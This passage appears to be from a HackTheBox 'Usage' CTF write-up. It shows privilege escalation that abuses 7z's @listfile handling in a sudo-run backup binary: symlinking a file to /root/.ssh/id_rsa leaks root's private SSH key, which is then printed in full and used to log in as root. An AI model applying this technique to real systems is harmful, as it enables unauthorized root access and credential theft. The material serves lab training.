file `root.txt` being a **symlink** to the file you want to read:

```
cd /path/to/7z/acting/folder
touch @root.txt
ln -s /file/you/want/to/read root.txt
```

Then, when **7z** is execute, it will treat `root.txt` as a file containing the list of files it should compress (thats what the existence of `@root.txt` indicates) and when it 7z read `root.txt` it will read `/file/you/want/to/read` and **as the content of this file isn't a list of files, it will throw and error** showing the content.


More info in Write-ups of the box CTF from HackTheBox.

To use this we do this on id_rsa



```
xander@usage:/tmp$ cd /var/www/html
cd /var/www/html
xander@usage:/var/www/html$ touch @id_rsa
touch @id_rsa
xander@usage:/var/www/html$ ln -s /root/.ssh/id_rsa id_rsa
ln -s /root/.ssh/id_rsa id_rsa
```


Now run the binary



```
xander@usage:/var/www/html$ sudo /usr/bin/usage_management
sudo /usr/bin/usage_management
Choose an option:
1. Project Backup
2. Backup MySQL data
3. Reset admin password
Enter your choice (1/2/3): 1
1

7-Zip (a) [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov :
p7zip Version 16.02 (locale=C.UTF-8,Utf16=on,HugeFiles=on,64
   (A00F11),ASM,AES-NI)

Scanning the drive:

WARNING: No more files
-----BEGIN OPENSSH PRIVATE KEY-----
```


now you can copy this ssh key in a file remember to remove spaces and ": No more files"

Here is the key :




```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3QAAAJAfwyJCH8Mi
QgAAAAtzc2gtZWQyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3Q
AAAEC63P+5DvKwuQtE4YOD4IEeqfSPszxqIL1Wx1IT31xsmrbSY6vosAdQzGif553PTtDs
H2sfTWZeFDLGmqMhrqDdAAAACnJvb3RAdXNhZ2UBAgM=
-----END OPENSSH PRIVATE KEY-----
~
```

Now change the permission to 600 then ssh as root



```
┌──(pks☺Kali)-[~/HacktheBox/Usage]
└─$ chmod 600 id_rsa

┌──(pks☺Kali)-[~/HacktheBox/Usage]
└─$ ssh -i id_rsa root@usage.htb
```



```
Last login: Mon Apr  8 13:17:47 2024 from 10.10.14.40
root@usage:~# id
uid=0(root) gid=0(root) groups=0(root)
root@usage:~# 
```

now u can read both root.txt and user.txt

Thanks For Reading :)